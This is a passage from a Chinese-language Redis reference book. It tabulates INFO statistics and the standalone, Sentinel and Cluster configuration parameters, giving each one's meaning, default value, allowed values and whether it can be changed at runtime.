cmdstat_set	calls=50174458,usec=323143686,usec_per_call=6.44	set 命令调用总次数、总耗时, 平均耗时(单位:微秒)

9.Cluster

表14-10是info Cluster模块的统计信息，目前只有一个统计信息，标识当前Redis是否为Cluster模式。

表14-10 info Cluster模块统计信息

属性名	属性值	属性描述
cluster_enabled	1	节点是否为 cluster 模式。1 是, 0 否

10.Keyspace

表14-11是info Keyspace模块的统计信息，包含了每个数据库的键值统计信息。

表14-11 info Keyspace模块统计信息

属性名	属性值	属性描述
db0	db0:keys=106430,expires=56107,avg_ttl=60283952	当前数据库key总数, 带有过期时间的key总数, 平均存活时间

14.2 standalone配置说明和分析

相对于很多大型存储系统，Redis的配置不是很多，到了Redis3.0之后有60多个，虽然还是不多，但是每个配置都有很重要的作用和意义，本节我们将对Redis单机模式下的所有配置进行说明：

14.2.1 总体配置

表14-12是Redis的一些总体配置，例如端口、日志、数据库等。

表14-12 总体配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
daemonize	是否是守护进程	no	yes no	不可以
port	端口号	6379	整数	不可以
loglevel	日志级别	notice	debug verbose notice warning	可以
logfile	日志文件名	空	自定义，建议以端口号为名	不可以
databases	可用的数据库数	16	整数	不可以
unixsocket	unix 套接字	空 (不通过 unix 套接字来监听)	指定套接字文件	不可以
unixsocketperm	unix 套接字权限	0	Linux 三位数权限	不可以
pidfile	Redis 运行的进程 pid 文件	/var/run/redis.pid	/var/run/redis-{port}.pid	不可以
lua-time-limit	“Lua 脚本”超时时间”(单位: 毫秒)	5000	整数，但是此超时不会真正停止脚本运行，具体参考第 3 章	可以

(续)

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
tcp-backlog	tcp-backlog	511	整数	不可以
watchdog-period	看门狗，用于诊断 Redis 的延迟问题，此参数是检查周期。(此参数需要在运行时配置才能生效)	0	整数	可以
activerehashing	指定是否激活重置哈希	yes	yes no	可以
dir	工作目录 (aof、rdb、日志文件都存放在此目录)	./ (当前目录)	自定义	可以

14.2.2 最大内存及策略

表14-13是Redis内存相关配置，第8章有详细介绍。

表14-13 内存相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
maxmemory	最大可用内存(单位字节)	0(没有限制)	整数	可以
maxmemory-policy	内存不够时，淘汰策略	noeviction	volatile-lru -> 用 lru 算法删除过期的键值 allkeys-lru -> 用 lru 算法删除所有键值 volatile-random -> 随机删除过期的键值 allkeys-random -> 随机删除任何键值 volatile-ttl -> 删除最近要到期的键值 noeviction -> 不删除键	可以
maxmemory-samples	检测 LRU 采样数	5	整数	可以

14.2.3 AOF相关配置

表14-14是AOF方式持久化相关配置，第5章有详细介绍。

表14-14 AOF相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
appendonly	是否开启 AOF 持久化模式	no	no yes	可以
appendfsync	AOF 同步磁盘频率	everysec	always everysec no	可以
appendfilename	AOF 文件名	appendonly.aof	appendonly-{port}.aof	不可以

(续)

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
aof-load-truncated	加载 AOF 文件时，是否忽略 AOF 文件不完整的情况，让 Redis 正常启动	yes	yes no	可以
no-appendfsync-on-rewrite	设置为 yes 表示 rewrite 期间对新写操作不 fsync，暂时存在缓冲区中，等 rewrite 完成后再写入	no	no yes	可以
auto-aof-rewrite-min-size	触发 rewrite 的 AOF 文件最小阀值（单位：兆）	64m	整数 +m (代表兆)	可以
auto-aof-rewrite-percentage	触发 rewrite 的 AOF 文件的增长比例条件	100	整数	可以
aof-rewrite-incremental-fsync	AOF 重写过程中，是否采取增量文件同步策略	yes	yes no	可以

14.2.4 RDB相关配置

表14-15是RDB方式持久化相关配置，第5章有详细介绍。

表14-15 RDB相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
save	RDB 保存条件	save 900 1 save 300 10 save 60 10000	如果没有该配置，代表不使用自动 RDB 策略	可以
dbfilename	RDB 文件名	dump.rdb	dump-{port}.rdb	可以
rdbcompression	RDB 文件是否压缩	yes	yes no	可以
rdbchecksum	RDB 文件是否使用校验和	yes	yes no	可以
stop-writes-on-bgsave-error	bgsave 执行错误，是否停止 Redis 接受写请求	yes	yes no	可以

14.2.5 慢查询配置

表14-16是Redis慢查询相关配置，第3章有详细介绍。

表14-16 慢查询相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
slowlog-log-slower-than	慢查询被记录的阀值 (单位 微秒)	10000	整数	可以
slowlog-max-len	最多记录慢查询的条数	128	整数	可以
latency-monitor-threshold	Redis 服务内存延迟监控	0 (关闭)	整数	可以

14.2.6 数据结构优化配置

表14-17是Redis数据结构优化的相关配置，第8章有详细介绍。

表14-17 数据结构优化相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
hash-max-ziplist-entries	hash 数据结构优化参数	512	整数	可以
hash-max-ziplist-value	hash 数据结构优化参数	64	整数	可以
list-max-ziplist-entries	list 数据结构优化参数	512	整数	可以
list-max-ziplist-value	list 数据结构优化参数	64	整数	可以
set-max-intset-entries	set 数据结构优化参数	512	整数	可以
zset-max-ziplist-entries	zset 数据结构优化参数	128	整数	可以
zset-max-ziplist-value	zset 数据结构优化参数	64	整数	可以
hll-sparse-max-bytes	HyperLogLog 数据结构优化参数	3000	整数	可以

14.2.7 复制相关配置

表14-18是Redis复制相关的配置，第6章有详细介绍。

表14-18 复制相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
slaveof	指定当前从节点复制哪个主节点，参数：主节点的 ip 和 port	空	ip 和端口	不可以，但可以用 slaveof 命令设置
repl-ping-slave-period	主节点定期向从节点发送 ping 命令的周期，用于判定从节点是否存活。(单位：秒)	10	整数	可以
repl-timeout	主从节点复制超时时间 (单位：秒)	60	整数	可以
repl-backlog-size	复制积压缓存区大小	1M	整数	可以
repl-backlog-ttl	主节点在没有从节点的情况下多长时间后释放复制积压缓存区空间	3600	整数	可以
slave-priority	从节点的优先级	100	0-100	可以
min-slaves-to-write	当主节点发现从节点数量小于 min-slaves-to-write 且延迟小于等于 min-slaves-max-lag 时，master 停止写入操作	0	整数	可以
min-slaves-max-lag		10	整数	可以
slave-serve-stale-data	当从节点与主节点连接中断时，如果此参数值设置为“yes”，从节点可以继续处理客户端的请求。否则除 info 和 slaveof 命令之外，拒绝的所有请求并统一回复 "SYNC with master in progress"	yes	yes no	可以
slave-read-only	从节点是否开启只读模式，集群架构下从节点默认读写都不可用，需要调用 readonly 命令开启只读模式	yes	yes no	可以

(续)

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
repl-disable-tcp-nodelay	是否开启主从复制 socket 的 NO_DELAY 选项： yes : Redis 会合并小的 TCP 包来节省带宽，但是这样增加同步延迟，造成主从数据不一致 no: 主节点会立即发送同步数据，没有延迟	no	yes no	可以
repl-diskless-sync	是否开启无盘复制	no	yes no	可以
repl-diskless-sync-delay	开启无盘复制后，需要延迟多少秒后进行创建 RDB 操作，一般用于同时加入多个从节点时，保证多个从节点可共享 RDB	5	整数	可以

14.2.8 客户端相关配置

表14-19是Redis客户端的相关配置，第4章有详细介绍。

表14-19 客户端相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
maxclients	最大客户端连接数	10000	整数	可以
client-output-buffer-limit	客户端输出缓冲区限制	normal 0 0 0 slave 268435456 67108864 60 pubsub 33554432 8388608 60	整数	可以
timeout	客户端闲置多少秒后关闭连接（单位：秒）	0（永不关闭）	整数	可以
tcp-keepalive	检测 TCP 连接活性的周期（单位：秒）	0（不检测）	整数	可以

14.2.9 安全相关配置

表14-20是Redis安全的相关配置，第12章有详细介绍。

表14-20 安全相关配置

配置名	含义	默认值	可选值	可否支持 config set 配置热生效
requirepass	密码	空	自定义	可以
bind	绑定 IP	空	自定义	不可以
masterauth	从节点需要配置的主节点密码	空	主节点的密码	可以

14.3 Sentinel配置说明和分析

Sentinel节点是特殊的Redis节点，有几个特殊的配置，如表14-21所示。

表14-21 Redis Sentinel节点配置说明

参数名	含义	默认值	可选值	可否支持 sentinel set 配置热生效
<code>sentinel monitor <master-name> <ip> <port> <quorum></code>	定义监控的主节点名、ip、port、主观下线票数	<code>sentinel monitor mymaster 127.0.0.1 6379 2</code>	自定义 masterName 实际的 ip:port 票数	支持 <code><quorum></code>
<code>sentinel down-after-milliseconds <master-name> <times></code>	Sentinel 判定节点不可达的毫秒数	<code>sentinel down-after-milliseconds mymaster 30000</code>	整数	支持
<code>sentinel parallel-syncs <master-name> <nump></code>	在执行故障转移时，最多有多少个从服务器同时对新的主服务器进行同步	<code>sentinel parallel-syncs mymaster 1</code>	大于 0，不超过从服务器个数	支持
<code>sentinel failover-timeout <master-name> <times></code>	故障迁移超时时间	<code>sentinel failover-timeout mymaster 180000</code>	整数	支持
<code>sentinel auth-pass <master-name> <password></code>	主节点密码	空	主节点密码	支持
<code>sentinel notification-script <master-name> <script-path></code>	故障转移期间脚本通知	空	脚本文件路径	支持
<code>sentinel client-reconfig-script <master-name> <script-path></code>	故障转移成功后脚本通知	空	脚本文件路径	支持

14.4 Cluster配置说明和分析

Cluster节点是特殊的Redis节点，有几个特殊的配置，如表14-22所示。

表14-22 Redis Cluster配置说明

参数名	含义	默认值	可选值	可否支持 config set 配置热生效
cluster-node-timeout	集群节点超时时间（单位：毫秒）	15 000	整数	可以
cluster-migration-barrier	主从节点切换需要的从节点数最小个数	1	整数	可以

(续)

参数名	含义	默认值	可选值	可否支持 config set 配置热生效
cluster-slave-validity-factor	从节点有效性判断因子，当从节点与主节点最后通信时间超过 $(\text{cluster-node-timeout} * \text{slave-validity-factor}) + \text{repl-ping-slave-period}$ 时，对应从节点不具备故障转移资格，防止断线时间过长的从节点进行故障转移。设置为 0 表示从节点永不过期	10	整数	可以
cluster-require-full-coverage	集群是否需要所有的 slot 都分配给在线节点，才能正常访问	yes	yes no	可以
cluster-enabled	是否开启集群模式	yes	yes no	不可以
cluster-config-file	集群配置文件名称	nodes.conf	nodes-{port}.conf	不可以